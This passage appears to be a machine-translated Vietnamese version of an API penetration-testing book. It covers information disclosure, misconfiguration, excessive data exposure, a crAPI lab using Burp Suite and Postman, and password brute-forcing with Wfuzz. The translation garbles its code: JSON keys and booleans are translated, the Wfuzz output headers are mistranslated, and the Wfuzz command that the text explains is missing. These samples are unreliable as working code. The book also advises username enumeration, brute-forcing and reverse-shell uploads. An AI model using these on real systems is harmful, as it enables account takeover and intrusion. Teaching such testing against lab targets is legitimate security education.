đưa ra yêu cầu, bạn nên xem lại các phản hồi về thông tin phần mềm, tên người dùng, địa chỉ email, số điện thoại, yêu cầu mật khẩu, số tài khoản, tên công ty đối tác và bất kỳ thông tin nào mà mục tiêu của bạn cho là hữu ích.

Tiêu đề có thể vô tình tiết lộ nhiều thông tin về ứng dụng hơn mức cần thiết. Một số, như X-powered-by, không phục vụ nhiều mục đích và thường tiết lộ thông tin về phần phụ trợ. Tất nhiên, điều này một mình sẽ không dẫn đến khai thác, nhưng nó có thể giúp chúng tôi biết loại tải trọng nào cần chế tạo và tiết lộ các điểm yếu tiềm ẩn của ứng dụng.

Mã trạng thái cũng có thể tiết lộ thông tin hữu ích. Nếu bạn đã thực hiện brute force đường dẫn của các điểm cuối khác nhau và nhận được phản hồi với mã trạng thái 404 Không tìm thấy và 401 Không được phép, thì bạn có thể vạch ra các điểm cuối của API với tư cách là người dùng trái phép. Việc tiết lộ thông tin đơn giản này có thể trở nên tồi tệ hơn nhiều nếu các mã trạng thái này được trả về cho các yêu cầu có tham số truy vấn khác nhau. Giả sử bạn có thể sử dụng tham số truy vấn cho số điện thoại, số tài khoản và địa chỉ email của khách hàng. Sau đó, bạn có thể brute-force các mục này, coi 404 là giá trị không tồn tại và 401 là giá trị hiện có. Nay giờ, có lẽ không cần quá nhiều trí tưởng tượng để xem loại thông tin này có thể hỗ trợ bạn như thế nào. Bạn có thể thực hiện phun mật khẩu; kiểm tra cơ chế gửi lại mật khẩu hoặc tiến hành lừa đảo, phishing và smishing. Cũng có khả năng bạn có thể ghép nối các tham số truy vấn với nhau và trích xuất thông tin nhận dạng cá nhân từ các mã trạng thái duy nhất.

Bản thân tài liệu API có thể là một rủi ro tiết lộ thông tin. Chẳng hạn, nó thường là một nguồn thông tin tuyệt vời về các lỗ hổng logic nghiệp vụ, như đã thảo luận trong Chương 3. Hơn nữa, tài liệu API quản trị thường sẽ cho bạn biết các điểm cuối quản trị, các tham số cần thiết và phương pháp để lấy các tham số đã chỉ định. Thông tin này có thể được sử dụng để hỗ trợ bạn trong các cuộc tấn công ủy quyền (chẳng hạn như BOLA và BFLA), được đề cập trong các chương sau.

Khi bạn bắt đầu khai thác các lỗ hổng API, hãy đảm bảo theo dõi các tiêu đề, mã trạng thái duy nhất, tài liệu hoặc các gợi ý khác đã được nhà cung cấp API cung cấp cho bạn.

Tìm cấu hình sai bảo mật

Cấu hình sai bảo mật đại diện cho nhiều mục khác nhau. Ở giai đoạn thử nghiệm này, hãy tìm thông báo lỗi dài dòng, mã hóa chuyển tuyến kém và các cấu hình có vấn đề khác. Mỗi vấn đề này có thể hữu ích sau này để khai thác API.

lỗi dài dòng

Thông báo lỗi tồn tại để giúp các nhà phát triển ở cả phía nhà cung cấp và người tiêu dùng hiểu điều gì đã xảy ra. Ví dụ: nếu API yêu cầu bạn ĐĂNG tên người dùng và mật khẩu để lấy mã thông báo API, hãy kiểm tra cách nhà cung cấp phản hồi cả hiện có và không tồn tại

tên người dùng. Một cách phổ biến để phản hồi tên người dùng không tồn tại là thông báo lỗi “Người dùng không tồn tại, vui lòng cung cấp tên người dùng hợp lệ”. Khi một người dùng tồn tại nhưng bạn đã sử dụng sai mật khẩu, bạn có thể gặp lỗi “Mật khẩu không hợp lệ”. Sự khác biệt nhỏ trong phản hồi lỗi này là một tiết lộ thông tin mà bạn có thể sử dụng để tấn công brute-force tên người dùng, mà sau đó có thể được tận dụng trong các cuộc tấn công sau này.

Mã hóa quá cảnh kém

Rất hiếm khi tìm thấy một API trong tự nhiên mà không có mã hóa chuyển tuyến. Tôi chỉ gặp trường hợp này trong trường hợp nhà cung cấp tin rằng API của họ chỉ chứa thông tin công khai không nhạy cảm. Trong những tình huống như thế này, thách thức là xem liệu bạn có thể khám phá bất kỳ thông tin nhạy cảm nào bằng cách sử dụng API hay không. Trong tất cả các trường hợp khác, hãy đảm bảo kiểm tra xem API có mã hóa chuyển tuyến hợp lệ hay không.

Nếu API đang truyền bất kỳ thông tin nhạy cảm nào, thì HTTPS nên được sử dụng.

Để tấn công một API có tính không an toàn khi chuyển tiếp, bạn cần thực hiện một cuộc tấn công trung gian (MITM), trong đó bạn bằng cách nào đó chặn lưu lượng truy cập giữa nhà cung cấp và người tiêu dùng. Vì HTTP gửi lưu lượng truy cập không được mã hóa nên bạn sẽ có thể đọc các yêu cầu chặn và phản hồi.

Ngay cả khi HTTPS được sử dụng ở phía nhà cung cấp, hãy kiểm tra xem người tiêu dùng có thể bắt đầu các yêu cầu HTTP và chia sẻ mã thông báo của họ một cách rõ ràng hay không.

Sử dụng một công cụ như Wireshark để nắm bắt lưu lượng mạng và phát hiện các yêu cầu API vẫn bắn gốc đi qua mạng mà bạn đã kết nối. Trong Hình 7-14, một người tiêu dùng đã thực hiện một yêu cầu HTTP tới reqres.in được bảo vệ bởi HTTPS.

Như bạn có thể thấy, mã thông báo API trong đường dẫn rõ ràng như ban ngày.



Hình 7-14: Wireshark chụp mã thông báo của người dùng trong một yêu cầu HTTP

Câu hình có vấn đề

Các trang gỡ lỗi là một dạng câu hình sai bảo mật có thể tiết lộ nhiều thông tin hữu ích. Tôi đã bắt gặp nhiều API đã bật tính năng gỡ lỗi. Bạn có cơ hội tốt hơn để tìm ra loại câu hình sai này trong các API mới được phát triển và trong các môi trường thử nghiệm. Ví dụ, trong Hình 7-15, bạn không chỉ có thể thấy trang đích mặc định cho lỗi 404 và tất cả các điểm cuối của nhà cung cấp này mà còn có thể thấy rằng ứng dụng được cung cấp bởi Django.

Page not found (404)

Request Method: GET
Request URL: http://52.10.56.28:8000/api/v1/gibberish/

Using the URLconf defined in `Tiredful_API.urls`, Django tried these URL patterns, in this order:

1. ^oauth/
2. ^\$ [name='index']
3. ^about\$ [name='about']
4. ^scenarios\$ [name='scenario']
5. ^handle-user-token/\$ [name='handle-user-token']
6. ^csrf/\$ [name='csrf']
7. ^api/v1/ ^\$ [name='index']
8. ^api/v1/ ^books/^(?P<ISBN>[0-9-A-Za-z]+)\$ [name='books']
9. ^library/
10. ^api/v1/ ^\$ [name='index']
11. ^api/v1/ ^exams/^(?P<score_card>[0-9-=A-Za-z]+)\$ [name='exams']
12. ^exams/
13. ^api/v1/ ^\$ [name='index']
14. ^api/v1/ ^articles/^(?P<article_id>[0-9]+)\$ [name='articles']
15. ^api/v1/ ^approve-article/^(?P<article_id>[0-9]+)\$ [name='approve-article']
16. ^blog/
17. ^api/v1/ ^\$ [name='index']
18. ^api/v1/ ^trains/\$ [name='trains']
19. ^trains/
20. ^api/v1/ ^\$ [name='index']
21. ^api/v1/ ^activities/\$ [name='activities']
22. ^health/
23. ^api/v1/ ^\$ [name='index']
24. ^api/v1/ ^advertisements/\$ [name='advertisements']
25. ^advertisements/

The current path, `api/v1/gibberish/`, didn't match any of these.

You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 404 page.

Hình 7-15: Trang gõ lỗi của Tiredful API

Phát hiện này có thể kích hoạt bạn nghiên cứu những loại đe dọa hại mọi thứ có thể được thực hiện khi chế độ gõ lỗi Django được bật.

Phát hiện phơi nhiễm dữ liệu quá mức

Như đã thảo luận trong Chương 3, việc lộ dữ liệu quá mức là một lỗ hổng xảy ra khi nhà cung cấp API gửi nhiều thông tin hơn yêu cầu của người tiêu dùng API. Điều này xảy ra do các nhà phát triển đã thiết kế API phụ thuộc vào người tiêu dùng để lọc kết quả.

Khi kiểm tra mức độ tiếp xúc dữ liệu quá mức trên quy mô lớn, tốt nhất bạn nên sử dụng một công cụ như Postman's Collection Runner, công cụ này giúp bạn thực hiện nhiều yêu cầu một cách nhanh chóng và cung cấp cho bạn một cách dễ dàng để xem lại kết quả. Nếu nhà cung cấp phản hồi với nhiều thông tin hơn bạn cần, bạn có thể đã tìm thấy một lỗ hổng.

Tất nhiên, không phải mọi byte dữ liệu dư thừa đều được coi là một khả năng dễ bị tổn thương; theo dõi thông tin dư thừa có thể hữu ích trong một cuộc tấn công. Các lỗ hổng tiếp xúc dữ liệu quá mức thực sự thường khá rõ ràng do lượng dữ liệu được cung cấp quá lớn. Hãy tưởng tượng một điểm cuối có khả năng tìm kiếm tên người dùng. Nếu bạn đã truy vấn tên người dùng và nhận được tên người dùng cùng với dấu thời gian của lần đăng nhập cuối cùng của người dùng, thì đây là dữ liệu dư thừa nhưng hầu như không hữu ích. Bây giờ, nếu bạn đã truy vấn tên người dùng và được cung cấp tên người dùng cộng với tên đầy đủ, email và ngày sinh của người dùng, thì bạn đã tìm thấy. Ví dụ: nói yêu cầu GET tới https://secure.example.com/api/users/hapi_hacker được cho là cung cấp cho bạn thông tin về tài khoản hapi_hacker của chúng tôi, nhưng nó phản hồi như sau:

```
{
  "người dùng": {
    "id": 1124,
    "quản trị viên": sai,
    "tên người dùng": hapi_hacker,
    "đa yếu tố": sai
  }
  "sales_assoc": {
    "email": "admin@example.com",
    "quản trị viên": đúng,
    "tên người dùng": super_sales_admin,
    "đa yếu tố": sai
  }
}
```

Như bạn có thể thấy, một yêu cầu đã được thực hiện cho tài khoản hapi_hacker, nhưng tài khoản của quản trị viên và cài đặt bảo mật đã được bao gồm trong phản hồi. Phản hồi không chỉ cung cấp cho bạn địa chỉ email và tên người dùng của quản trị viên mà còn cho bạn biết liệu họ có phải là quản trị viên mà không bắt xác thực đa yếu tố hay không. Khả năng dễ bị tổn thương này khá phổ biến và có thể cực kỳ hữu ích để thu thập thông tin cá nhân. Ngoài ra, nếu có lỗ hổng tiếp xúc dữ liệu quá mức trên một điểm cuối và phương pháp, bạn có thể đặt cược rằng có những lỗ hổng khác.

Tìm lỗ hổng logic kinh doanh

OWASP cung cấp lời khuyên sau về việc kiểm tra các lỗi logic nghiệp vụ (https://owasp.org/www-community/vulnerabilities/Business_logic_vulnerability):

Bạn sẽ cần đánh giá các tác nhân đe dọa có khả năng khai thác sự cố và liệu nó có bị phát hiện hay không. Một lần nữa, điều này sẽ đòi hỏi sự hiểu biết sâu sắc về doanh nghiệp. Bản thân các khả năng của lỗ hổng thường khá dễ khám phá và khai thác mà không cần bất kỳ công cụ hoặc kỹ thuật đặc biệt nào vì chúng là một phần được hỗ trợ của ứng dụng.

Nói cách khác, vì các lỗi logic kinh doanh là duy nhất đối với mỗi doanh nghiệp và logic của nó, nên rất khó để dự đoán các chi tiết cụ thể của các lỗi mà bạn sẽ tìm thấy. Việc tìm kiếm và khai thác những lỗ hổng này thường là vấn đề biến các tính năng của API chống lại nhà cung cấp API.

Các lỗi logic nghiệp vụ có thể được phát hiện sớm nhất khi bạn xem lại tài liệu API và tìm hướng dẫn về cách không sử dụng ứng dụng.

(Chương 3 liệt kê các loại mô tả sẽ ngay lập tức khiến các cảm biến dễ bị tổn thương của bạn tắt.) Khi bạn tìm thấy những thứ này, bước tiếp theo của bạn sẽ rõ ràng: làm ngược lại những gì tài liệu khuyến nghị!

Hãy xem xét các ví dụ sau:

- Nếu tài liệu yêu cầu bạn không thực hiện hành động X, hãy thực hiện hành động X.

- Nếu tài liệu cho bạn biết rằng dữ liệu được gửi ở một định dạng nhất định không được xác thực, hãy tải tải trọng shell ngược lên và cố gắng tìm cách thực thi tải trọng đó. Kiểm tra kích thước của tệp có thể được tải lên. Nếu giới hạn tốc độ bị thiếu và kích thước tệp không được xác thực, thì bạn đã phát hiện ra một lỗ hổng logic nghiệp vụ nghiêm trọng sẽ dẫn đến việc từ chối dịch vụ.
- Nếu tài liệu cho bạn biết rằng tất cả các định dạng tệp đều được chấp nhận, hãy tải tệp lên và kiểm tra tất cả các phần mở rộng tập tin. Bạn có thể tìm thấy danh sách các phần mở rộng tệp cho mục đích này được gọi là tệp-ext (https://github.com/hAPI-hacker/Hacking-APIs/tree/main/Danh_sách_tù). Nếu bạn có thể tải các loại tệp này lên, bước tiếp theo sẽ là xem liệu bạn có thể thực thi chúng hay không.

Ngoài việc dựa vào các manh mối trong tài liệu, hãy xem xét các tính năng của một điểm cuối nhất định để xác định cách một kẻ bất chính có thể sử dụng chúng để làm lợi cho họ. Phản thách thức về các lỗi logic kinh doanh là chúng là duy nhất đối với mỗi doanh nghiệp. Việc xác định các tính năng là lỗ hổng sẽ yêu cầu bạn đội mũ thiên tài xấu xa và sử dụng trí tưởng tượng của mình.

Bản tóm tắt


Trong chương này, bạn đã học cách tìm thông tin về các yêu cầu API để có thể tải nó vào Postman và bắt đầu thử nghiệm. Sau đó, bạn đã học cách sử dụng API như mục đích của nó và phân tích phản hồi cho các khả năng phổ biến của lỗ hổng bảo mật. Bạn có thể sử dụng các kỹ thuật được mô tả để bắt đầu thử nghiệm các API để tìm lỗ hổng. Đôi khi, tất cả những gì cần làm là sử dụng API với tư duy đổi nghịch để đưa ra những phát hiện quan trọng. Trong chương tiếp theo, chúng ta sẽ tấn công cơ chế xác thực của API.

Lab #4: Xây dựng Bộ sưu tập crAPI và Phát hiện việc phơi nhiễm dữ liệu quá mức

Trong Chương 6, chúng tôi đã phát hiện ra sự tồn tại của API crAPI. Bây giờ chúng ta sẽ sử dụng những gì đã học được từ chương này để bắt đầu phân tích các điểm cuối crAPI. Trong phòng thí nghiệm này, chúng tôi sẽ đăng ký tài khoản, xác thực với crAPI và phân tích các tính năng khác nhau của ứng dụng. Trong Chương 8, chúng ta sẽ tấn công quá trình xác thực của API. Hiện tại, tôi sẽ hướng dẫn bạn quy trình tự nhiên từ duyệt một ứng dụng web đến phân tích các điểm cuối API.

Chúng tôi sẽ bắt đầu bằng cách xây dựng bộ sưu tập yêu cầu từ đầu và sau đó tìm cách tìm ra lỗ hổng tiếp xúc dữ liệu quá mức với những tác động nghiêm trọng.

Trong trình duyệt web của máy Kali của bạn, hãy điều hướng đến ứng dụng web crAPI. Trong trường hợp của tôi, ứng dụng dễ bị tấn công nằm ở 192.168.195.130, nhưng ứng dụng của bạn có thể khác. Đăng ký một tài khoản với ứng dụng web crAPI. Trang đăng ký crAPI yêu cầu điền vào tất cả các trường với các yêu cầu về độ phức tạp của mật khẩu (xem Hình 7-16).



Hình 7-16: Trang đăng ký tài khoản crAPI

Vì chúng tôi không biết gì về các API được sử dụng trong ứng dụng này, chúng tôi sẽ muốn ủy quyền các yêu cầu thông qua Burp Suite để xem những gì đang diễn ra bên dưới GUI. Thiết lập proxy của bạn và nhấp vào Đăng ký để bắt đầu yêu cầu. Bạn sẽ thấy rằng ứng dụng gửi yêu cầu POST tới /identity/api/điểm cuối xác thực/đăng ký (xem Hình 7-17).


Lưu ý rằng yêu cầu bao gồm tải trọng JSON với tất cả các câu trả lời bạn cung cấp trong mẫu đăng ký.

```
Pretty Raw ln Actions ▾
1 POST /identity/api/auth/signup HTTP/1.1
2 Host: 192.168.195.130:8888
3 Content-Length: 98
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
5 Content-Type: application/json
6 Accept: /*
7 Origin: http://192.168.195.130:8888
8 Referer: http://192.168.195.130:8888/signup
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {
    "name": "hapi hacker one",
    "email": "email@email.com",
    "number": "0123456789",
    "password": "Password!1"
}
```

Hình 7-17: Yêu cầu xác thực crAPI bị chặn

Bây giờ chúng ta đã khám phá ra yêu cầu API crAPI đầu tiên của mình, chúng ta sẽ bắt đầu xây dựng bộ sưu tập Postman. Nhấp vào nút Tùy chọn bên dưới bộ sưu tập rồi thêm yêu cầu mới. Đảm bảo rằng yêu cầu bạn tạo trong Postman

khớp với yêu cầu bạn đã chặn: một yêu cầu POST tới /identity/api/ điểm cuối auth/signup với đối tượng JSON làm phần thân (xem Hình 7-18).



Hình 7-18: Yêu cầu đăng ký crAPI trong Postman

Kiểm tra yêu cầu để đảm bảo rằng bạn đã tạo yêu cầu chính xác, vì thực tế có rất nhiều điều bạn có thể mắc sai lầm vào thời điểm này. Ví dụ: điểm cuối hoặc nội dung của bạn có thể chứa lỗi đánh máy, bạn có thể quên thay đổi phương thức yêu cầu từ GET thành POST hoặc có thể bạn không khớp với tiêu đề của yêu cầu ban đầu. Cách duy nhất để biết bạn đã sao chép chính xác hay chưa là gửi yêu cầu, xem cách nhà cung cấp phản hồi và khắc phục sự cố nếu cần.

Dưới đây là một vài gợi ý để khắc phục sự cố yêu cầu đầu tiên này:

- Nếu bạn nhận được mã trạng thái 415 Loại phương tiện không được hỗ trợ, bạn cần cập nhật tiêu đề Loại nội dung để giá trị là ứng dụng/json.
- Ứng dụng crAPI sẽ không cho phép bạn tạo hai tài khoản bằng cùng một số điện thoại hoặc email, vì vậy bạn có thể cần phải thay đổi các giá trị đó trong phần nội dung yêu cầu của mình nếu bạn đã đăng ký trong GUI.

Bạn sẽ biết yêu cầu của mình đã sẵn sàng khi bạn nhận được trạng thái 200 OK dưới dạng phản hồi. Khi bạn nhận được phản hồi thành công, hãy đảm bảo lưu yêu cầu của bạn!

Giờ đây, chúng tôi đã lưu yêu cầu đăng ký vào bộ sưu tập crAPI của mình, hãy đăng nhập vào ứng dụng web để xem có những tạo phần API nào khác để khám phá. Ủy quyền yêu cầu đăng nhập bằng email và mật khẩu bạn đã đăng ký. Khi gửi yêu cầu đăng nhập thành công, bạn sẽ nhận được mã thông báo Bearer từ ứng dụng (xem Hình 7-19). Bạn sẽ cần bao gồm mã thông báo Bearer này trong tất cả các yêu cầu được xác thực của mình trong tương lai.


```

1 GET /identity/api/v2/user/dashboard HTTP/1.1
2 Host: 192.168.195.130:8888
3 Authorization: Bearer eyJhbGciOiJIUzI1n2WFBpEB1bwFpbCSjb2oiLCjPXYQiOjE
2MTMzNjA30DgsImV4cC16MTYxMzQ0NzE4OH0.lm9tWUBf5k8v-4jFCFKFdZWO15d
oAh0JTJhZGUBCbFY5dr3WtWGBwOelSYLlv22CUwGLmtj8yF19m-uZSzEdyW
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
5 Content-Type: application/json
6 Accept: */
7 Referer: http://192.168.195.130:8888/login
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12

```

Hình 7-19: Một yêu cầu bị chặn sau khi đăng nhập thành công vào crAPI

Thêm mã thông báo Bearer này vào bộ sưu tập của bạn, dưới dạng phương thức ủy quyền hoặc biến. Tôi đã lưu của mình dưới dạng một phương thức ủy quyền với Loại được đặt thành Bearer Token, như trong Hình 7-20.



Hình 7-20: Trình chỉnh sửa bộ sưu tập Postman

Tiếp tục sử dụng ứng dụng trong trình duyệt, ủy quyền lưu lượng truy cập của nó và lưu các yêu cầu bạn khám phá vào bộ sưu tập của mình. Hãy thử sử dụng các phần khác nhau của ứng dụng, chẳng hạn như bảng điều khiển, cửa hàng và cộng đồng, v.v. Hãy chắc chắn tìm kiếm loại chức năng thú vị mà chúng ta đã thảo luận trong chương này.

Một điểm cuối cùng để thu hút sự chú ý của bạn chỉ đơn giản dựa trên thực tế là nó liên quan đến những người dùng crAPI khác: diễn đàn. Sử dụng diễn đàn crAPI như dự định trong trình duyệt của bạn và chèn yêu cầu. Gửi một bình luận đến diễn đàn sẽ tạo ra một yêu cầu POST. Lưu yêu cầu POST vào bộ sưu tập. Bây giờ, hãy gửi yêu cầu được sử dụng để phổ biến diễn đàn cộng đồng đến điểm cuối /community/api/v2/community/posts/recent . Bạn có nhận thấy bất kỳ điều gì quan trọng trong nội dung phản hồi JSON trong Liệt kê 7-1 không?

```

        "id": "fyRGJWyeEjKexxyYpQcRdZ",
        "title": "test",
        "content": "test",
        "author":
            {
                "nickname": "hapi hacker",
                "email": "a@b.com",
                "vehicleid": "493f426c-a820-402e-8be8-bbfc52999e7c",
                "profile_pic_url": "",
                "created_at": "2021-02-14T21:38:07.126Z"
            },
        "comments": [],
        "authorid": 6,
        "createdAt": "2021-02-14T21:38:07.126Z"
    },
    {
        "id": "CLnAGQPR4qDCwLPgTSTAQU",
        "title": "Tiêu đề
3",
        "content": "Xin chào thê
giới 3",
        "tác giả":
            {
                "nickname": "Robot", "email":
                "robot001@example.com ", "vehicleid": "76442a32-f32f-4d7d-
                ae05-3e8c995f68ce",
                "profile_pic_url": "", "created_at": "2021-02-14T19:02:42.907Z"
            },
        "comments": [],
        "authorid": 3,
        "createdAt": "2021-02-14T19:02:42.907Z"
    }
}

```

Liệt kê 7-1: Một mẫu phản hồi JSON nhận được từ /community/api/v2/ community/posts/recent endpoint

Bạn không chỉ nhận được đối tượng JSON cho bài đăng của mình mà còn nhận được thông tin về mọi bài đăng trên diễn đàn. Những đối tượng đó chứa nhiều thông tin hơn mức cần thiết, bao gồm thông tin nhạy cảm như ID người dùng, địa chỉ email và ID phương tiện. Nếu bạn đã làm được đến đây, xin chúc mừng; điều này có nghĩa là bạn đã phát hiện ra lỗ hổng tiếp xúc dữ liệu quá mức. Bạn đã làm rất tốt! Còn nhiều lỗ hổng khác ảnh hưởng đến cAPI và chúng tôi chắc chắn sẽ sử dụng những phát hiện của mình ở đây để giúp xác định vị trí các lỗ hổng nghiêm trọng hơn nữa trong các chương sắp tới.

SỐ 8

TẠI KIỂM TRA XÁC THỰC



Khi nói đến kiểm tra xác thực, bạn sẽ thấy rằng nhiều lỗi đã gây khó khăn cho các ứng dụng web trong nhiều thập kỷ đã được chuyển sang API: mật khẩu không hợp lệ và yêu cầu mật khẩu, thông tin xác thực mặc định, thông báo lỗi dài dòng và quy trình đặt lại mật khẩu không hợp lệ.

Ngoài ra, một số điểm yếu thường được tìm thấy trong API hơn nhiều so với các ứng dụng web truyền thống. Xác thực API bị hỏng có nhiều dạng. Bạn có thể gặp phải tình trạng thiếu xác thực hoàn toàn, thiếu giới hạn tốc độ áp dụng cho các lần thử xác thực, việc sử dụng một mã thông báo hoặc khóa duy nhất cho tất cả các yêu cầu, mã thông báo được tạo không đủ entropy và một số điểm yếu cấu hình Mã thông báo web JSON (JWT).

Chương này sẽ hướng dẫn bạn về các cuộc tấn công xác thực cổ điển như tấn công brute-force và rải mật khẩu, sau đó chúng tôi sẽ đề cập đến các cuộc tấn công mã thông báo dành riêng cho API, chẳng hạn như giả mạo mã thông báo và tấn công JWT. Nói chung, các cuộc tấn công này có mục tiêu chung là đạt được quyền truy cập trái phép, cho dù điều này có nghĩa là

chuyển từ trạng thái không có quyền truy cập sang trạng thái có quyền truy cập trái phép, có quyền truy cập vào tài nguyên của người dùng khác hoặc chuyển từ trạng thái có quyền truy cập API hạn chế sang trạng thái có quyền truy cập đặc quyền.

Tấn công xác thực cổ điển

Trong Chương 2, chúng ta đã đề cập đến hình thức xác thực đơn giản nhất được sử dụng trong API: xác thực cơ bản. Để xác thực bằng phương pháp này, người tiêu dùng đưa ra yêu cầu chứa tên người dùng và mật khẩu. Như chúng ta biết, API RESTful không duy trì trạng thái, vì vậy nếu API sử dụng xác thực cơ bản trên API, thì tên người dùng và mật khẩu sẽ phải được cung cấp cho mọi yêu cầu. Do đó, các nhà cung cấp thường chỉ sử dụng xác thực cơ bản như một phần của quy trình đăng ký. Sau đó, sau khi người dùng xác thực thành công, nhà cung cấp sẽ cấp khóa API hoặc mã thông báo. Sau đó, nhà cung cấp sẽ kiểm tra xem tên người dùng và mật khẩu có khớp với thông tin xác thực được lưu trữ hay không. Nếu thông tin đăng nhập khớp, nhà cung cấp sẽ đưa ra phản hồi thành công. Nếu chúng không khớp, API có thể đưa ra một trong nhiều phản hồi. Nhà cung cấp có thể chỉ gửi một phản hồi chung cho tất cả các lần thử xác thực không chính xác: "Tên người dùng hoặc mật khẩu không chính xác". Điều này cho chúng tôi biết lượng thông tin ít nhất, nhưng đôi khi các nhà cung cấp sẽ nghiêng thang do theo hướng thuận tiện cho người tiêu dùng và cung cấp cho chúng tôi nhiều thông tin hữu ích hơn. Nhà cung cấp có thể cho chúng tôi biết cụ thể rằng tên người dùng không tồn tại. Sau đó, chúng tôi sẽ có phản hồi mà chúng tôi có thể sử dụng để giúp chúng tôi khám phá và xác thực tên người dùng.

Mật khẩu Brute-Force Attacks

Một trong những phương pháp đơn giản hơn để giành quyền truy cập vào API là thực hiện một cuộc tấn công vũ phu. Cường ép xác thực một API không khác lầm so với bất kỳ cuộc tấn công vũ phu nào khác, ngoại trừ việc bạn sẽ gửi yêu cầu đến một điểm cuối API, tải trọng thường ở dạng JSON và các giá trị xác thực có thể được mã hóa base64. Các cuộc tấn công vũ phu rất lớn, thường tốn thời gian và tàn bạo, nhưng nếu một API thiếu các biện pháp kiểm soát bảo mật để ngăn chặn các cuộc tấn công vũ phu, chúng ta không nên ngại sử dụng điều này để làm lợi thế cho mình.

Một trong những cách tốt nhất để tinh chỉnh cuộc tấn công vũ phu của bạn là tạo mật khẩu dành riêng cho mục tiêu của bạn. Để làm điều này, bạn có thể tận dụng thông tin được tiết lộ trong một lỗ hổng tiếp xúc dữ liệu quá mức, giống như lỗ hổng bạn tìm thấy trong Lab #4, để biên soạn danh sách tên người dùng và mật khẩu. Dữ liệu dư thừa có thể tiết lộ các chi tiết kỹ thuật về tài khoản của người dùng, chẳng hạn như liệu người dùng có đang sử dụng xác thực đa yếu tố hay không, họ có mật khẩu mặc định hay không và tài khoản đã được kích hoạt hay chưa. Nếu dữ liệu dư thừa liên quan đến thông tin về người dùng, bạn có thể cung cấp dữ liệu đó cho các công cụ có thể tạo danh sách mật khẩu lớn, được nhắm mục tiêu cho các cuộc tấn công vũ phu. Để biết thêm thông tin về cách tạo danh sách mật khẩu được nhắm mục tiêu, hãy xem ứng dụng Mentalist (<https://github.com/sc0tfree/mentalist>) hoặc Trình cấu hình mật khẩu người dùng chung (<https://github.com/Mebus/cupp>).

Để thực sự thực hiện cuộc tấn công brute-force sau khi bạn có một danh sách từ phù hợp, bạn có thể sử dụng các công cụ như brute force của Burp Suite hoặc Wfuzz,

được giới thiệu trong Chương 4. Ví dụ sau sử dụng Wfuzz với danh sách mật khẩu cũ, nổi tiếng, rockyou.txt:

món cua	Dòng hồi đáp Word	ký tự	Khối hàng
000000007: 200	0 L	1 W	225 Chương "Mật1!"
000000005: 400	0 L	34 W	474 Chương "thắng"

Tùy chọn -d cho phép bạn làm mờ nội dung được gửi trong phần nội dung của yêu cầu POST. Các dấu ngoặc nhọn theo sau chứa nội dung yêu cầu POST. Để khám phá định dạng yêu cầu được sử dụng trong ví dụ này, tôi đã cố gắng xác thực ứng dụng web bằng trình duyệt, sau đó tôi ghi lại nỗ lực xác thực và sao chép cấu trúc của nó tại đây. Trong trường hợp này, ứng dụng web đưa ra yêu cầu POST với tham số "email" và "mật khẩu". Cấu trúc của nội dung này sẽ thay đổi đối với từng API. Trong ví dụ này, bạn có thể thấy rằng chúng tôi đã chỉ định một email đã biết và sử dụng FUZZ tham số làm mật khẩu.

Tùy chọn -hc ẩn phản hồi với một số mã phản hồi nhất định. Điều này hữu ích nếu bạn thường nhận được cùng một mã trạng thái, độ dài từ và số lượng ký tự trong nhiều yêu cầu. Nếu bạn biết phản hồi thất bại điển hình cho mục tiêu của mình trông như thế nào, thì không cần phải xem hàng trăm hoặc hàng ngàn phản hồi tương tự. Tùy chọn -hc giúp bạn lọc ra những câu trả lời mà bạn không muốn thấy.

Trong trường hợp đã thử nghiệm, yêu cầu không thành công điển hình dẫn đến mã trạng thái 405, nhưng điều này cũng có thể khác với từng API. Tiếp theo, tùy chọn -H cho phép bạn thêm tiêu đề vào yêu cầu. Một số nhà cung cấp API có thể phát hành mã lỗi Loại phương tiện không được hỗ trợ HTTP 415 nếu bạn không bao gồm Nội dung -Type:application/json header khi gửi dữ liệu JSON trong phần thân yêu cầu.

